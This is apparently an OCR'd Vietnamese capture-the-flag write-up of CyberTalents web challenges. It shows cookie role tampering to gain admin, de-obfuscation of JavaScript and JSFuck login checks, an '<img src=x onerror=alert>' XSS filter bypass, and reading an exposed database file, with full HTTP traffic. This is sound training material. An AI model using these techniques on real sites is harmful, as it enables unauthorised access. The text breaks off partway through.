

BÁO CÁO CHI TIẾT

1. Challenge Name: Admin has the power

Đầu tiên ta vào trang web và đăng nhập với user: bất kì (1)
Thì ta thấy login fail (2)
Nhưng đọc code thì t thấy có kém theo thông tin đăng nhập (3)




Ta dùng thông tin đó để đăng nhập



```
POST / HTTP/1.1
Host: wcamxwl32pue3e6m5p6v4ehxzg1rg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin:
http://wcamxwl32pue3e6m5p6v4ehxzg1rg23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer:
http://wcamxwl32pue3e6m5p6v4ehxzg1rg23grlgkh8v4-web.cybertalentslabs.com/
Cookie: PHPSESSID=605cl11mhlju00notrj5n0oa35; role=support
Upgrade-Insecure-Requests: 1

username=support&password=x34245323
```

```
<script
src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></scrip
t>
<script
src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
<![endif]-->
<!-- TODO: remove this line ,  for maintenance purpose use this info
(user:support password:x34245323)-->
</head>
<body>
<div class="container" style="padding-top   :150px;">
<div class="row">
<div class="col-sm-6 col-sm-offset-3">
<h1>
Hi support
</h1>
<h3>
Your privilege is support , may be you need better privilages
!!
</h3>
</div>
</div>
</div>
```

Sau đó ta thay đổi trường role= support thành role=admin



```
GET / HTTP/1.1
Host: wcamxwl32pue3e6m5p6v4ehxzg1rg23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=605cl11mhlju00notrj5n0oa35; role=admin
Upgrade-Insecure-Requests: 1
```

```
<![endif]-->
<!-- TODO: remove this line ,  for maintenance purpose use this info
(user:support password:x34245323)-->
</head>
<body>
<div class="container" style="padding-top   :150px;">
<div class="row">
<div class="col-sm-6 col-sm-offset-3">
<h1>
Hi admin
</h1>
<h3>
Admin Secret flag : hiadminyouhavethepower
</h3>
</div>
</div>
```

Và flag xuất hiện

2. Challenge Name: This is Sparta

Đầu tiên ta đăng nhập với tài khoản bất kì thì trang

```
POST / HTTP/1.1
Host: wcamxwl32pue3e6m4m236Omtg301g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://wcamxwl32pue3e6m4m236Omtg301g23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer: http://wcamxwl32pue3e6m4m236Omtg301g23grlgkh8v4-web.cybertalentslabs.com/
Upgrade-Insecure-Requests: 1

user=user&pass=pass&submit=Submit
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Fri, 24 Mar 2023 07:21:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1925
Connection: close
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

<script>
  alert("wrong user or password")
</script>
<link href='http://fonts.googleapis.com/css?family=Black+Ops
'text/css'>
<br>


<CENTER>
```

Và kết quả là sai

Kéo xuống dưới ta thấy 1 đoạn javascript

```
<script>
  var _0xae5b=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72",
  "\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x70\x61\x73\x73",
  "\x43\x79\x62\x65\x72\x2d\x54\x61\x6c\x65\x6e\x74",
  "\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
  x20\x20\x20\x43\x6F\x6E\x67\x72\x61\x74\x7A\x20\x0A\x0A",
  "\x77\x72\x6F\x6E\x67\x20\x50\x61\x73\x73\x77\x6F\x72\x64"];
  function check(){
    var _0xeb80x2=document[_0xae5b[2]](_0xae5b[1])[_0xae5b[0]];
    var _0xeb80x3=document[_0xae5b[2]](_0xae5b[3])[_0xae5b[0]];
    if(_0xeb80x2==_0xae5b[4]&&_0xeb80x3==_0xae5b[4]){
      alert(_0xae5b[5]);
    }
     else {
      alert(_0xae5b[6]);
    }
  }
</script>
```

Sau khi phân tích thì ta có

```
0 = value
1 = user
2 = getElementById
3 = pass
4 = Cyber-Talent



2 getElementById 1 user 0 value

2 getElementById 3 pass 0 value

if 1 user = 4 Cyber-Talent && 3 pass = 4 Cyber-Talent
```


Và ta nhập kết quả vào

```
POST / HTTP/1.1
Host: wcamxwl32pue3e6m4m236Omtg3O1g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://wcamxwl32pue3e6m4m236Omtg3O1g23grlgkh8v4-web.cybertalentslabs.com
Connection: close
Referer: http://wcamxwl32pue3e6m4m236Omtg3O1g23grlgkh8v4-web.cybertalentslabs.com/
Upgrade-Insecure-Requests: 1

user=Cyber-Talent&pass=Cyber-Talent&submit=Submit
```


```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Fri, 24 Mar 2023 07:24:33 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1969
Connection: close
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding

<script>
  alert("                    Congratz \n  FLAG: {J4V4_Scr1Pt_1S_Aw3sOme}");
</script>
<link href='http://fonts.googleapis.com/css?family=Black+Ops+One' rel='stylesheet' t
'text/css'>
<br>


<CENTER>

  <html>
```

Flag xuất hiện

3. Challenge Name: Iam Legend



Đăng nhập với tài khoản bất kì



Và không có gì xuất hiện cả

Ta thấy trong src có đoạn code script ta đem đi tìm hiểu thì đó là JSfuck
Ta đem đi encode ở trang web: https://filipemgs.github.io/poisonjs/

PoisonJS

De-obfuscate eval-based JavaScript obfuscation with monkey-patched eval(-like) functions.

Examples: jsfuck.com | javascript2img.com | whak.ca

Your example

```
[][[[]+[][+[]]][+[]][++[++[++[++[[]][+[]]][+[]]][+[]]][+[]]][+[]]+[]+[][+[]]]
[+[]][++[++[++[++[++[[]][+[]]][+[]]][+[]]][+[]]][+[]]][+[]]+[]+[][+[]]]
[+[]][++[[]][+[]]]+[]+[][+[]]][+[]][++[++[[]][+[]]][+[]]][+[]]][[]][[]]+
[][+[]]][+[]][++[++[++[++[[]][+[]]][+[]]][+[]]][+[]]][+[]]+[]+[][+[]]]
[+[]][++[++[++[++[++[[]][+[]]][+[]]][+[]]][+[]]][+[]]][+[]]+[]+[][+[]]]
[+[]][++[[]][+[]]]+[]+[][+[]]][+[]][++[++[[]][+[]]][+[]]]]+[]][+[]]
[++[++[++[[]][+[]]][+[]]][+[]]]+[][[]]+[][+[]]][+[]][++[++[++[++[[]]
[+[]]][+[]]][+[]]][+[]]][+[]]+[]+[][+[]]][+[]][++[++[++[++[[]][+[]]][+
[]]][+[]]][+[]]][+[]]][+[]]+[]+[][+[]]][+[]][++[[]][+[]]]+[]+[][+[]]]
[+[]][++[++[[]][+[]]][+[]]][+[]]]+[]][+[]][++[++[++[++[++[[]][+[]]][+[]]][+
```

Kết quả

De-obfuscate

```
0.
String.fromCharCode(102,117,110,99,116,105,111,110,32,99,104,101,99,107,40,
41,123,10,10,118,97,114,32,117,115,101,114,32,61,32,100,111,99,117,109,101,
110,116,91,34,103,101,116,69,108,101,109,101,110,116,66,121,73,100,34,93,40
,34,117,115,101,114,34,41,91,34,118,97,108,117,101,34,93,59,10,118,97,114,3
2,112,97,115,115,32,61,32,100,111,99,117,109,101,110,116,91,34,103,101,116,
69,108,101,109,101,110,116,66,121,73,100,34,93,40,34,112,97,115,115,34,41,9
1,34,118,97,108,117,101,34,93,59,10,10,105,102,40,117,115,101,114,61,61,34,
67,121,98,101,114,34,32,38,38,32,112,97,115,115,61,61,32,34,84,97,108,101,1
10,116,34,41,123,97,108,101,114,116,40,34,32,32,32,32,32,32,32,32,32,32,32,
32,32,32,32,32,32,32,32,32,32,67,111,110,103,114,97,116,122,32,92,110,32
,70,108,97,103,58,32,123,74,52,86,52,95,83,99,114,49,80,116,95,49,83,95,83,
48,95,68,52,77,78,95,70,85,78,125,34,41,59,125,32,10,101,108,115,101,32,123
,97,108,101,114,116,40,34,119,114,111,110,103,32,80,97,115,115,119,111,114,
100,34,41,59,125,10,10,125)
```

```
1. function check(){ var user = document["getElementById"]("user")
["value"]; var pass = document["getElementById"]("pass")["value"];
if(user=="Cyber" && pass== "Talent"){alert(" Congratz \n Flag:
{J4V4_Scr1Pt_1S_S0_D4MN_FUN}");} else {alert("wrong Password");} }
```

mail@ooze.ninja


Và ta có Flag như ở trên

4. Challenge Name: Cool Name Effect

Ta thử với name là <script> alert(1) </script> nhưng có vẻ server đã chặn việc đó

Ta thử bypass với payload khác: <img src=x onerror=alert('XSS');>

Thì kể quả là t có flag




5. Challenge Name: Encrypted Database

Có vẻ không có gì cả
Ta vào src để xem có gì


```
GET / HTTP/1.1
Host: wcamxwl32pue3e6mxmdvww5c1v58g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=96ufpdcrp4lqp1qja438ftvpnv
Upgrade-Insecure-Requests: 1
```

```
Contact Us
</a>
- <a href="pages/help.html" class="text-danger page">
Help
</a>
<hr />
<iframe name="page" src="pages/home.html" style="width:100%; height:600px;border:0;">
</iframe>
</div>
</div>
</div>
<!-- jQuery (necessary for Bootstrap's JavaScript plu
<script src="admin/assets/app.js">
</script>

</body>
</html>
```

ta thử vào admin xem
Xuất hiện form đăng nhập




Ta không có thông tin gì để đăng nhập cả
Ta vào xem src code tiếp



```
GET /admin/ HTTP/1.1
Host: wcamxwl32pue3e6mxmdvww5c1v58g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=96ufpdcrp4lqp1qja438ftvpnv
Upgrade-Insecure-Requests: 1
```

```
<label for="password" class="col-sm-2 control-label">
Password
</label>
<div class="col-sm-10">
<input name="password" type="password" class="form-control" id="password" placeholder="Password">
</div>
</div>

<input type="hidden" name="db" value="secret-database/db.json" />

<div class="form-group">
<div class="col-sm-offset-2 col-sm-10">
<button type="submit" class="btn btn-danger">
Sign in
</button>
</div>
</div>
```

Thì thấy đường dẫn này, ta truy cập vào




```
GET /admin/secret-database/db.json HTTP/1.1
Host: wcamxwl32pue3e6mxmdvww5c1v58g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Fri, 24 Mar 2023 10:21:58 GMT
Content-Type: application/json
Content-Length: 45
Connection: close
Last-Modified: Sat, 26 Oct 2019 18:36:34 GMT
ETag: "5db49232-2d"
Accept-Ranges: bytes

{
"flag":"ab003765f3424bf8e2c8d1d69762d72c"
}
```

Thì xuất hiện flag
Nhưng khi nộp có vẻ không được


Nhìn định dạng giống với MD5 ta đem đi crack xem
Và kết quả Flag là:



6. Challenge Name: Newsletter

